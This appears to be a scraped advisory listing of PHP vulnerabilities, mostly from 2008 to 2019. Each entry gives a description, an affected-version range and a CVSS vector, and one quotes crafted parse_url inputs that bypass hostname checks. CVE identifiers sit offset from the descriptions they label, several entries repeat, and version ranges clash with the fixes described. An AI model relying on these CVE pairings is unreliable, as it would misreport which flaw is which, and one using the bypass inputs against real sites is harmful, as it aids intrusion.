- CVE-2017-11145

PHP Improper Restriction of Operations within the Bounds of a Memory Buffer Vulnerability

In PHP before 5.6.31, 7.x before 7.0.21, and 7.1.x before 7.1.7, a stack-based buffer overflow in the zend_ini_do_op() function in Zend/zend_ini_parser.c could cause a denial of service or potentially allow executing code. NOTE: this is only relevant for PHP applications that accept untrusted input (instead of the system's php.ini file) for the parse_ini_string or parse_ini_file function, e.g., a web application for syntax validation of php.ini directives.

Affected Versions
4.0 to 5.2.17

CVSS
CVSS:3.0/AV:L/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H

External References
- CVE-2017-11628

PHP Uncontrolled Resource Consumption Vulnerability

In PHP before 5.6.31, 7.x before 7.0.17, and 7.1.x before 7.1.3, remote attackers could cause a CPU consumption denial of service attack by injecting long form variables, related to main/php_variables.c.

Affected Versions
4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H

External References
- CVE-2017-11142

PHP Deserialization of Untrusted Data Vulnerability

In PHP before 5.6.31, an invalid free in the WDDX deserialization of boolean parameters could be used by attackers able to inject XML for deserialization to crash the PHP interpreter, related to an invalid free for an empty boolean element in ext/wddx/wddx.c.

Affected Versions
4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H

External References

- CVE-2017-11143

PHP Improper Check for Unusual or Exceptional Conditions Vulnerability

In PHP before 5.6.31, 7.x before 7.0.21, and 7.1.x before 7.1.7, the openssl extension PEM sealing code did not check the return value of the OpenSSL sealing function, which could lead to a crash of the PHP interpreter, related to an interpretation conflict for a negative number in ext/openssl/openssl.c, and an OpenSSL documentation omission.

Affected Versions

4.0 to 5.2.17

CVSS

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H

External References

- CVE-2017-11144

PHP Out-of-bounds Read Vulnerability

In PHP before 5.6.32, 7.x before 7.0.25, and 7.1.x before 7.1.11, an error in the date extension's timelib_meridian handling of 'front of' and 'back of' directives could be used by attackers able to supply date strings to leak information from the interpreter, related to ext/date/lib/parse_date.c out-of-bounds reads affecting the php_parse_date function. NOTE: this is a different issue than CVE-2017-11145.

Affected Versions

4.0 to 5.2.17

CVSS

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

External References

- CVE-2017-16642

PHP Improper Restriction of Operations within the Bounds of a Memory Buffer Vulnerability

An issue was discovered in the EXIF component in PHP before 7.1.27, 7.2.x before 7.2.16, and 7.3.x before 7.3.3. There is an uninitialized read in exif_process_IFD_in_MAKERNOTE because of mishandling the data_len variable.

Affected Versions

4.0 to 5.2.17

CVSS

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

External References

- CVE-2019-9639

PHP Permissions, Privileges, and Access Controls Vulnerability

An issue was discovered in PHP before 7.1.27, 7.2.x before 7.2.16, and 7.3.x before 7.3.3. Due to the way rename() across filesystems is implemented, it is possible that file being renamed is briefly available with wrong permissions while the rename is ongoing, thus enabling unauthorized users to access the data.

Affected Versions

4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

External References
- CVE-2019-9637

PHP Improper Restriction of Operations within the Bounds of a Memory Buffer Vulnerability

An issue was discovered in the EXIF component in PHP before 7.1.27, 7.2.x before 7.2.16, and 7.3.x before 7.3.3. There is an uninitialized read in exif_process_IFD_in_MAKERNOTE because of mishandling the maker_note->offset relationship to value_len.

Affected Versions
4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

External References
- CVE-2019-9638

PHP Out-of-bounds Read Vulnerability

An issue was discovered in PHP before 5.6.40, 7.x before 7.1.26, 7.2.x before 7.2.14, and 7.3.x before 7.3.1. xmlrpc_decode() can allow a hostile XMLRPC server to cause PHP to read memory outside of allocated areas in base64_decode_xmlrpc in ext/xmlrpc/libxmlrpc/base64.c.

Affected Versions
4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

External References
- CVE-2019-9024

PHP Deserialization of Untrusted Data Vulnerability

ext/standard/var_unserializer.c in PHP 5.x through 7.1.24 allows attackers to cause a denial of service (application crash) via an unserialize call for the com, dotnet, or variant class.

Affected Versions
5.0.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H

External References
- CVE-2018-19396

PHP Improper Control of Generation of Code ('Code Injection') Vulnerability

An issue was discovered in SDCMS 1.6 with PHP 5.x. app/admin/controller/themecontroller.php uses a check_bad function in an attempt to block certain PHP functions such as eval, but does not prevent use of preg_replace 'e' calls, allowing users to execute arbitrary code by leveraging access to admin template management.

Affected Versions
5.0.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

External References
- CVE-2018-19520

PHP NULL Pointer Dereference Vulnerability

ext/imap/php_imap.c in PHP 5.x and 7.x before 7.3.0 allows remote attackers to cause a denial of service (NULL pointer dereference and application crash) via an empty string in the message argument to the imap_mail function.

Affected Versions
5.0.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H

External References
- CVE-2018-19935

PHP Out-of-bounds Write Vulnerability

gdImageColorMatch in gd_color_match.c in the GD Graphics Library (aka LibGD) 2.2.5, as used in the imagecolormatch function in PHP before 5.6.40, 7.x before 7.1.26, 7.2.x before 7.2.14, and 7.3.x before 7.3.1, has a heap-based buffer overflow. This can be exploited by an attacker who is able to trigger imagecolormatch calls with crafted image data.

Affected Versions
4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H

External References
- CVE-2019-6977

PHP NULL Pointer Dereference Vulnerability

ext/standard/var.c in PHP 5.x through 7.1.24 on Windows allows attackers to cause a denial of service (NULL pointer dereference and application crash) because com and com_safearray_proxy return NULL in com_properties_get in ext/com_dotnet/com_handlers.c, as demonstrated by a serialize call on COM("WScript.Shell").

Affected Versions
5.0.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H

External References
- CVE-2018-19395

PHP Exposure of Sensitive Information to an Unauthorized Actor Vulnerability

An issue was discovered in ext/standard/link_win32.c in PHP before 5.6.37, 7.0.x before 7.0.31, 7.1.x before 7.1.20, and 7.2.x before 7.2.8. The linkinfo function on Windows doesn't implement the open_basedir check. This could be abused to find files on paths outside of the allowed directories.

Affected Versions

4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

External References
- CVE-2018-15132

PHP Out-of-bounds Read Vulnerability

In PHP before 5.6.39, 7.x before 7.0.33, 7.1.x before 7.1.25, and 7.2.x before 7.2.13, a buffer over-read in PHAR reading functions may allow an attacker to read allocated or unallocated memory past the actual data when trying to parse a .phar file. This is related to phar_parse_pharfile in ext/phar/phar.c.

Affected Versions
4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

External References
- CVE-2018-20783

PHP Improper Neutralization of Special Elements in Output Used by a Downstream Component ('Injection') Vulnerability

ext/session/session.c in PHP before 5.6.25 and 7.x before 7.0.10 skips invalid session names in a way that triggers incorrect parsing, which allows remote attackers to inject arbitrary-type session data by leveraging control of a session name, as demonstrated by object injection.

Affected Versions
4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:H/A:N

External References
- CVE-2016-7125

PHP NULL Pointer Dereference Vulnerability

The php_wddx_pop_element function in ext/wddx/wddx.c in PHP before 5.6.25 and 7.x before 7.0.10 allows remote attackers to cause a denial of service (NULL pointer dereference and application crash) or possibly have unspecified other impact via an invalid base64 binary value, as demonstrated by a wddx_deserialize call that mishandles a binary element in a wddxPacket XML document.

Affected Versions
4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H

External References
- CVE-2016-7130

PHP NULL Pointer Dereference Vulnerability

ext/wddx/wddx.c in PHP before 5.6.25 and 7.x before 7.0.10 allows remote attackers to cause a denial of service (NULL pointer dereference and application crash) or possibly have unspecified other impact via a malformed wddxPacket XML document that is mishandled in a wddx_deserialize call, as demonstrated by a tag that lacks a < (less than) character.

Affected Versions
4.0 to 5.2.17

CVSS
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H

External References
- CVE-2016-7131

PHP NULL Pointer Dereference Vulnerability

ext/wddx/wddx.c in PHP before 5.6.25 and 7.x before 7.0.10 allows remote attackers to cause a denial of service (NULL pointer dereference and application crash) or possibly have unspecified other impact via an invalid wddxPacket XML document that is mishandled in a wddx_deserialize call, as demonstrated by a stray element inside a boolean element, leading to incorrect pop processing.

Affected Versions
4.0 to 5.2.17

CVSS
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H

External References
- CVE-2016-7132

PHP Improper Restriction of Operations within the Bounds of a Memory Buffer Vulnerability

Integer overflow in the php_stream_zip_opener function in ext/zip/zip_stream.c in PHP before 5.5.38, 5.6.x before 5.6.24, and 7.x before 7.0.9 allows remote attackers to cause a denial of service (stack-based buffer overflow) or possibly have unspecified other impact via a crafted zip:// URL.

Affected Versions
4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H

External References
- CVE-2016-6297

PHP Out-of-bounds Read Vulnerability

The get_icu_value_internal function in ext/intl/locale/locale_methods.c in PHP before 5.5.36, 5.6.x before 5.6.22, and 7.x before 7.0.7 does not ensure the presence of a '\0' character, which allows remote attackers to cause a denial of service (out-of-bounds read) or possibly have unspecified other impact via a crafted locale_get_primary_language call.

Affected Versions
4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:H

External References

- CVE-2016-5093

PHP Integer Overflow or Wraparound Vulnerability

Integer overflow in the php_html_entities function in ext/standard/html.c in PHP before 5.5.36 and 5.6.x before 5.6.22 allows remote attackers to cause a denial of service or possibly have unspecified other impact by triggering a large output string from the htmlspecialchars function.

Affected Versions

4.0 to 5.2.17

CVSS

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:H

External References

- CVE-2016-5094

PHP Integer Overflow or Wraparound Vulnerability

Integer overflow in the fread function in ext/standard/file.c in PHP before 5.5.36 and 5.6.x before 5.6.22 allows remote attackers to cause a denial of service or possibly have unspecified other impact via a large integer in the second argument.

Affected Versions

4.0 to 5.2.17

CVSS

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:H

External References

- CVE-2016-5096

PHP Integer Overflow or Wraparound Vulnerability

Integer overflow in the php_escape_html_entities_ex function in ext/standard/html.c in PHP before 5.5.36 and 5.6.x before 5.6.22 allows remote attackers to cause a denial of service or possibly have unspecified other impact by triggering a large output string from a FILTER_SANITIZE_FULL_SPECIAL_CHARS filter_var call. NOTE: this vulnerability exists because of an incomplete fix for CVE-2016-5094.

Affected Versions

4.0 to 5.2.17

CVSS

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:H

External References

- CVE-2016-5095

PHP Integer Overflow or Wraparound Vulnerability

Integer overflow in the phar_parse_pharfile function in ext/phar/phar.c in PHP before 5.6.30 and 7.0.x before 7.0.15 allows remote attackers to cause a denial of service (memory consumption or application crash) via a truncated manifest entry in a PHAR archive.

Affected Versions

4.0 to 5.2.17

CVSS

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H

External References

- CVE-2016-10159

PHP Other Vulnerability

Zend/zend_exceptions.c in PHP, possibly 5.x before 5.6.28 and 7.x before 7.0.13, allows remote attackers to cause a denial of service (infinite loop) via a crafted Exception object in serialized data, a related issue to CVE-2015-8876.

Affected Versions

5.1.0 to 5.2.17

CVSS

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H

External References

- CVE-2016-7478

PHP Numeric Errors Vulnerability

The exif_convert_any_to_int function in ext/exif/exif.c in PHP before 5.6.30, 7.0.x before 7.0.15, and 7.1.x before 7.1.1 allows remote attackers to cause a denial of service (application crash) via crafted EXIF data that triggers an attempt to divide the minimum representable negative integer by -1.

Affected Versions

4.0 to 5.2.17

CVSS

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H

External References

- CVE-2016-10158

PHP Out-of-bounds Read Vulnerability

The object_common1 function in ext/standard/var_unserializer.c in PHP before 5.6.30, 7.0.x before 7.0.15, and 7.1.x before 7.1.1 allows remote attackers to cause a denial of service (buffer over-read and application crash) via crafted serialized data that is mishandled in a finish_nested_data call.

Affected Versions

4.0 to 5.2.17

CVSS

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H

External References

- CVE-2016-10161

PHP Improper Input Validation Vulnerability

In PHP before 5.6.28 and 7.x before 7.0.13, incorrect handling of various URI components in the URL parser could be used by attackers to bypass hostname-specific URL checks, as demonstrated by evil.example.com:80#@good.example.com/ and evil.example.com:80?@good.example.com/ inputs to the parse_url function (implemented in the php_url_parse_ex function in ext/standard/url.c).

Affected Versions

4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:H/A:N

External References
- CVE-2016-10397

PHP Out-of-bounds Write Vulnerability

The bzread function in ext/bz2/bz2.c in PHP before 5.5.38, 5.6.x before 5.6.24, and 7.x before 7.0.9 allows remote attackers to cause a denial of service (out-of-bounds write) or execute arbitrary code via a crafted bz2 archive.

Affected Versions
4.0 to 5.2.17

CVSS
CVSS:3.0/AV:L/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H

External References
- CVE-2016-5399

PHP Server-Side Request Forgery (SSRF) Vulnerability

PHP through 7.1.11 enables potential SSRF in applications that accept an fsockopen or pfsockopen hostname argument with an expectation that the port number is constrained. Because a :port syntax is recognized, fsockopen will use the port number that is specified in the hostname argument, instead of the port number in the second argument of the function.

Affected Versions
4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:C/C:N/I:H/A:N

External References
- CVE-2017-7272

PHP Allocation of Resources Without Limits or Throttling Vulnerability

** DISPUTED ** The GNU Multiple Precision Arithmetic Library (GMP) interfaces for PHP through 7.1.4 allow attackers to cause a denial of service (memory consumption and application crash) via operations on long strings. NOTE: the vendor disputes this, stating "There is no security issue here, because GMP safely aborts in case of an OOM condition. The only attack vector here is denial of service. However, if you allow attacker-controlled, unbounded allocations you have a DoS vector regardless of GMP's OOM behavior."

Affected Versions
4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H

External References
- CVE-2017-7963

PHP Improper Restriction of Operations within the Bounds of a Memory Buffer Vulnerability

ext/intl/msgformat/msgformat_format.c in PHP before 5.6.26 and 7.x before 7.0.11 does not properly restrict the locale length provided to the Locale class in the ICU library, which allows remote attackers to cause a denial of service (application crash) or possibly have unspecified other impact via a MessageFormatter::formatMessage call with a long first argument.

Affected Versions
4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H

External References
- CVE-2016-7416

PHP Improper Restriction of Operations within the Bounds of a Memory Buffer Vulnerability

ext/mysqlnd/mysqlnd_wireprotocol.c in PHP before 5.6.26 and 7.x before 7.0.11 does not verify that a BIT field has the UNSIGNED_FLAG flag, which allows remote MySQL servers to cause a denial of service (heap-based buffer overflow) or possibly have unspecified other impact via crafted field metadata.

Affected Versions
4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H

External References
- CVE-2016-7412

PHP NULL Pointer Dereference Vulnerability

ext/wddx/wddx.c in PHP before 5.6.28 and 7.x before 7.0.13 allows remote attackers to cause a denial of service (NULL pointer dereference) via crafted serialized data in a wddxPacket XML document, as demonstrated by a PDORow string.

Affected Versions
4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H

External References
- CVE-2016-9934

PHP Improper Restriction of Operations within the Bounds of a Memory Buffer Vulnerability

The php_wddx_push_element function in ext/wddx/wddx.c in PHP before 5.6.26 and 7.x before 7.0.11 allows remote attackers to cause a denial of service (invalid pointer access and out-of-bounds read) or possibly have unspecified other impact via an incorrect boolean element in a wddxPacket XML document, leading to mishandling in a wddx_deserialize call.

Affected Versions
4.0 to 5.2.17

CVSS
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H

External References
- CVE-2016-7418

PHP Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal') Vulnerability

Multiple directory traversal vulnerabilities in PHP 5.2.6 and earlier allow context-dependent attackers to bypass safe_mode restrictions by creating a subdirectory named http: and then placing ../ (dot dot slash) sequences in an http URL argument to the (1) chdir or (2) ftok function.

Affected Versions
5.0.0 to 5.2.6

CVSS
AV:N/AC:L/Au:N/C:P/I:N/A:N

External References
- CVE-2008-2666

PHP Improper Restriction of Operations within the Bounds of a Memory Buffer Vulnerability

php_imap.c in PHP 5.2.5, 5.2.6, 4.x, and other versions, uses obsolete API calls that allow context-dependent attackers to cause a denial of service (crash) and possibly execute arbitrary code via a long IMAP request, which triggers an "rfc822.c legacy routine buffer overflow" error message, related to the rfc822_write_address function.

Affected Versions
5.2.5 to 5.2.6

CVSS
AV:N/AC:L/Au:N/C:N/I:N/A:P

External References
- CVE-2008-2829

PHP Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal') Vulnerability

Directory traversal vulnerability in the posix_access function in PHP 5.2.6 and earlier allows remote attackers to bypass safe_mode restrictions via a .. (dot dot) in an http URL, which results in the URL being canonicalized to a local filename after the safe_mode check has successfully run.

Affected Versions
5.2.6

CVSS
AV:N/AC:L/Au:N/C:P/I:N/A:N

External References
- CVE-2008-2665

PHP Exposure of Sensitive Information to an Unauthorized Actor Vulnerability

Array index error in the imageRotate function in PHP 5.2.8 and earlier allows context-dependent attackers to read the contents of arbitrary memory locations via a crafted value of the third argument (aka the bgd_color or clrBack argument) for an indexed image.

Affected Versions
5.0.0 to 5.2.8

CVSS
AV:N/AC:L/Au:N/C:P/I:N/A:N

External References

- CVE-2008-5498

PHP Improper Restriction of Operations within the Bounds of a Memory Buffer Vulnerability

Buffer overflow in the memnstr function in PHP 4.4.x before 4.4.9 and PHP 5.6 through 5.2.6 allows context-dependent attackers to cause a denial of service (crash) and possibly execute arbitrary code via the delimiter argument to the explode function. NOTE: the scope of this issue is limited since most applications would not use an attacker-controlled delimiter, but local attacks against safe_mode are feasible.

Affected Versions

5.2.0 to 5.2.6

CVSS

AV:N/AC:L/Au:N/C:N/I:P/A:P

External References

- CVE-2008-3659

PHP Improper Input Validation Vulnerability

PHP 4.4.x before 4.4.9, and 5.x through 5.2.6, when used as a FastCGI module, allows remote attackers to cause a denial of service (crash) via a request with multiple dots preceding the extension, as demonstrated using foo..php.

Affected Versions

5.2.0 to 5.2.6

CVSS

AV:N/AC:L/Au:N/C:N/I:N/A:P

External References

- CVE-2008-3660

PHP Insufficient Information Vulnerability

Unspecified vulnerability in the Streams component in PHP before 5.3.6 allows context-dependent attackers to cause a denial of service (application crash) by accessing an ftp:// URL during use of an HTTP proxy with the FTP wrapper.

Affected Versions

4.4.0 to 5.2.17

CVSS

AV:N/AC:M/Au:N/C:N/I:N/A:P

External References

- CVE-2011-1469

PHP Improper Input Validation Vulnerability

The Zip extension in PHP before 5.3.6 allows context-dependent attackers to cause a denial of service (application crash) via a ziparchive stream that is not properly handled by the stream_get_contents function.

Affected Versions

4.4.0 to 5.2.17

CVSS

AV:N/AC:M/Au:N/C:N/I:N/A:P

External References

- CVE-2011-1470

PHP Insufficient Information Vulnerability

Unspecified vulnerability in the Streams component in PHP before 5.3.6 allows context-dependent attackers to cause a denial of service (application crash) by accessing an ftp:// URL during use of an HTTP proxy with the FTP wrapper.

Affected Versions

5.1.0 to 5.2.17

CVSS

AV:N/AC:M/Au:N/C:N/I:N/A:P

External References

- CVE-2011-1469

PHP Insufficient Information Vulnerability

Unspecified vulnerability in the NumberFormatter::setSymbol (aka numfmt_set_symbol) function in the Intl extension in PHP before 5.3.6 allows context-dependent attackers to cause a denial of service (application crash) via an invalid argument, a related issue to CVE-2010-4409.

Affected Versions

5.1.0 to 5.2.17

CVSS

AV:N/AC:L/Au:N/C:N/I:N/A:P

External References

- CVE-2011-1467

PHP Resource Management Errors Vulnerability

Multiple memory leaks in the OpenSSL extension in PHP before 5.3.6 might allow remote attackers to cause a denial of service (memory consumption) via (1) plaintext data to the openssl_encrypt function or (2) ciphertext data to the openssl_decrypt function.

Affected Versions

5.1.0 to 5.2.17

CVSS

AV:N/AC:M/Au:N/C:N/I:N/A:P

External References

- CVE-2011-1468

PHP Resource Management Errors Vulnerability

Multiple memory leaks in the OpenSSL extension in PHP before 5.3.6 might allow remote attackers to cause a denial of service (memory consumption) via (1) plaintext data to the openssl_encrypt function or (2) ciphertext data to the openssl_decrypt function.

Affected Versions

4.4.0 to 5.2.17

CVSS

AV:N/AC:M/Au:N/C:N/I:N/A:P

External References

- CVE-2011-1468

PHP Cryptographic Issues Vulnerability

crypt_blowfish before 1.1, as used in PHP before 5.3.7 on certain platforms, PostgreSQL before 8.4.9, and other products, does not properly handle 8-bit characters, which makes it easier for context-dependent attackers to determine a cleartext password by leveraging knowledge of a password hash.

Affected Versions

5.1.0 to 5.2.6

CVSS

AV:N/AC:L/Au:N/C:P/I:N/A:N

External References

- CVE-2011-2483

PHP Cryptographic Issues Vulnerability

crypt_blowfish before 1.1, as used in PHP before 5.3.7 on certain platforms, PostgreSQL before 8.4.9, and other products, does not properly handle 8-bit characters, which makes it easier for context-dependent attackers to determine a cleartext password by leveraging knowledge of a password hash.

Affected Versions

4.4.0 to 5.2.17

CVSS

AV:N/AC:L/Au:N/C:P/I:N/A:N

External References

- CVE-2011-2483

PHP Numeric Errors Vulnerability

Integer signedness error in zip_stream.c in the Zip extension in PHP before 5.3.6 allows context-dependent attackers to cause a denial of service (CPU consumption) via a malformed archive file that triggers errors in zip_fread function calls.

Affected Versions

4.4.0 to 5.2.17

CVSS

AV:N/AC:M/Au:N/C:N/I:N/A:P

External References

- CVE-2011-1471

PHP Improper Input Validation Vulnerability

The Zip extension in PHP before 5.3.6 allows context-dependent attackers to cause a denial of service (application crash) via a ziparchive stream that is not properly handled by the stream_get_contents function.

Affected Versions

5.1.0 to 5.2.17

CVSS
AV:N/AC:M/Au:N/C:N/I:N/A:P

External References
- CVE-2011-1470

PHP Permissions, Privileges, and Access Controls Vulnerability

The rfc1867_post_handler function in main/rfc1867.c in PHP before 5.3.7 does not properly restrict filenames in multipart/form-data POST requests, which allows remote attackers to conduct absolute path traversal attacks, and possibly create or overwrite arbitrary files, via a crafted upload request, related to a "file path injection vulnerability."

Affected Versions
4.4.0 to 5.2.17

CVSS
AV:N/AC:L/Au:N/C:N/I:P/A:P

External References
- CVE-2011-2202

PHP Insufficient Information Vulnerability

Unspecified vulnerability in the NumberFormatter::setSymbol (aka numfmt_set_symbol) function in the Intl extension in PHP before 5.3.6 allows context-dependent attackers to cause a denial of service (application crash) via an invalid argument, a related issue to CVE-2010-4409.

Affected Versions
4.4.0 to 5.2.17

CVSS
AV:N/AC:L/Au:N/C:N/I:N/A:P

External References
- CVE-2011-1467

PHP Other Vulnerability

The _zip_name_locate function in zip_name_locate.c in the Zip extension in PHP before 5.3.6 does not properly handle a ZIPARCHIVE::FL_UNCHANGED argument, which might allow context-dependent attackers to cause a denial of service (NULL pointer dereference) via an empty ZIP archive that is processed with a (1) locateName or (2) statName operation.

Affected Versions
5.1.0 to 5.2.17

CVSS
AV:N/AC:M/Au:N/C:N/I:N/A:P

External References
- CVE-2011-0421

PHP Other Vulnerability

The _zip_name_locate function in zip_name_locate.c in the Zip extension in PHP before 5.3.6 does not properly handle a ZIPARCHIVE::FL_UNCHANGED argument, which might allow context-dependent attackers to cause a denial of service (NULL pointer dereference) via an empty ZIP archive that is processed with a (1) locateName or (2) statName operation.

Affected Versions
4.4.0 to 5.2.17

CVSS
AV:N/AC:M/Au:N/C:N/I:N/A:P

External References
- CVE-2011-0421

PHP Numeric Errors Vulnerability

Integer overflow in the SdnToJulian function in the Calendar extension in PHP before 5.3.6 allows context-dependent attackers to cause a denial of service (application crash) via a large integer in the first argument to the cal_from_jd function.

Affected Versions
4.4.0 to 5.2.17

CVSS
AV:N/AC:L/Au:N/C:N/I:N/A:P

External References
- CVE-2011-1466

PHP Improper Restriction of Operations within the Bounds of a Memory Buffer Vulnerability

Buffer overflow in the strval function in PHP before 5.3.6, when the precision configuration option has a large value, might allow context-dependent attackers to cause a denial of service (application crash) via a small numerical value in the argument.

Affected Versions
5.1.0 to 5.2.17

CVSS
AV:N/AC:M/Au:N/C:N/I:N/A:P

External References
- CVE-2011-1464

PHP Numeric Errors Vulnerability

Integer overflow in the SdnToJulian function in the Calendar extension in PHP before 5.3.6 allows context-dependent attackers to cause a denial of service (application crash) via a large integer in the first argument to the cal_from_jd function.

Affected Versions
5.1.0 to 5.2.17

CVSS
AV:N/AC:L/Au:N/C:N/I:N/A:P

External References
- CVE-2011-1466

PHP Improper Restriction of Operations within the Bounds of a Memory Buffer Vulnerability

exif.c in the Exif extension in PHP before 5.3.6 on 64-bit platforms performs an incorrect cast, which allows remote attackers to cause a denial of service (application crash) via an image with a crafted Image File Directory (IFD) that triggers a buffer over-read.

Affected Versions

4.4.0 to 5.2.17

CVSS
AV:N/AC:M/Au:N/C:N/I:N/A:P

External References
- CVE-2011-0708

PHP Improper Restriction of Operations within the Bounds of a Memory Buffer Vulnerability

exif.c in the Exif extension in PHP before 5.3.6 on 64-bit platforms performs an incorrect cast, which allows remote attackers to cause a denial of service (application crash) via an image with a crafted Image File Directory (IFD) that triggers a buffer over-read.

Affected Versions
5.1.0 to 5.2.17

CVSS
AV:N/AC:M/Au:N/C:N/I:N/A:P

External References
- CVE-2011-0708

PHP Improper Restriction of Operations within the Bounds of a Memory Buffer Vulnerability

Buffer overflow in the strval function in PHP before 5.3.6, when the precision configuration option has a large value, might allow context-dependent attackers to cause a denial of service (application crash) via a small numerical value in the argument.

Affected Versions
4.4.0 to 5.2.17

CVSS
AV:N/AC:M/Au:N/C:N/I:N/A:P

External References
- CVE-2011-1464

PHP Improper Input Validation Vulnerability

sapi/cgi/cgi_main.c in PHP before 5.3.13 and 5.4.x before 5.4.3, when configured as a CGI script (aka php-cgi), does not properly handle query strings that lack an = (equals sign) character, which allows remote attackers to cause a denial of service (resource consumption) by placing command-line options in the query string, related to lack of skipping a certain php_getopt for the 'T' case. NOTE: this vulnerability exists because of an incomplete fix for CVE-2012-1823.

Affected Versions
4.4.0 to 5.2.17

CVSS
AV:N/AC:L/Au:N/C:N/I:N/A:P

External References
- CVE-2012-2336

PHP Improper Input Validation Vulnerability

sapi/cgi/cgi_main.c in PHP before 5.3.13 and 5.4.x before 5.4.3, when configured as a CGI script (aka php-cgi), does not properly handle query strings that lack an = (equals sign) character, which allows remote attackers to cause a denial of service (resource

consumption) by placing command-line options in the query string, related to lack of skipping a certain php_getopt for the 'T' case. NOTE: this vulnerability exists because of an incomplete fix for CVE-2012-1823.

Affected Versions
5.1.0 to 5.2.17

CVSS
AV:N/AC:L/Au:N/C:N/I:N/A:P

External References
- CVE-2012-2336

PHP Resource Management Errors Vulnerability

Memory leak in the timezone functionality in PHP before 5.3.9 allows remote attackers to cause a denial of service (memory consumption) by triggering many strtotime function calls, which are not properly handled by the php_date_parse_tzfile cache.

Affected Versions
5.1.1 to 5.2.12

CVSS
AV:N/AC:L/Au:N/C:N/I:N/A:P

External References
- CVE-2012-0789

PHP Cryptographic Issues Vulnerability

The crypt_des (aka DES-based crypt) function in FreeBSD before 9.0-RELEASE-p2, as used in PHP, PostgreSQL, and other products, does not process the complete cleartext password if this password contains a 0x80 character, which makes it easier for context-dependent attackers to obtain access via an authentication attempt with an initial substring of the intended password, as demonstrated by a Unicode password.

Affected Versions
5.1.0 to 5.2.17

CVSS
AV:N/AC:M/Au:N/C:N/I:P/A:N

External References
- CVE-2012-2143

PHP Cryptographic Issues Vulnerability

The crypt_des (aka DES-based crypt) function in FreeBSD before 9.0-RELEASE-p2, as used in PHP, PostgreSQL, and other products, does not process the complete cleartext password if this password contains a 0x80 character, which makes it easier for context-dependent attackers to obtain access via an authentication attempt with an initial substring of the intended password, as demonstrated by a Unicode password.

Affected Versions
4.4.0 to 5.2.17

CVSS
AV:N/AC:M/Au:N/C:N/I:P/A:N

External References

- CVE-2012-2143

PHP Improper Input Validation Vulnerability

The file-upload implementation in rfc1867.c in PHP before 5.4.0 does not properly handle invalid [(open square bracket) characters in name values, which makes it easier for remote attackers to cause a denial of service (malformed $_FILES indexes) or conduct directory traversal attacks during multi-file uploads by leveraging a script that lacks its own filename restrictions.

Affected Versions
5.1.0 to 5.2.17

CVSS
AV:N/AC:M/Au:N/C:N/I:P/A:P

External References
- CVE-2012-1172

PHP Improper Input Validation Vulnerability

The file-upload implementation in rfc1867.c in PHP before 5.4.0 does not properly handle invalid [(open square bracket) characters in name values, which makes it easier for remote attackers to cause a denial of service (malformed $_FILES indexes) or conduct directory traversal attacks during multi-file uploads by leveraging a script that lacks its own filename restrictions.

Affected Versions
4.4.0 to 5.2.17

CVSS
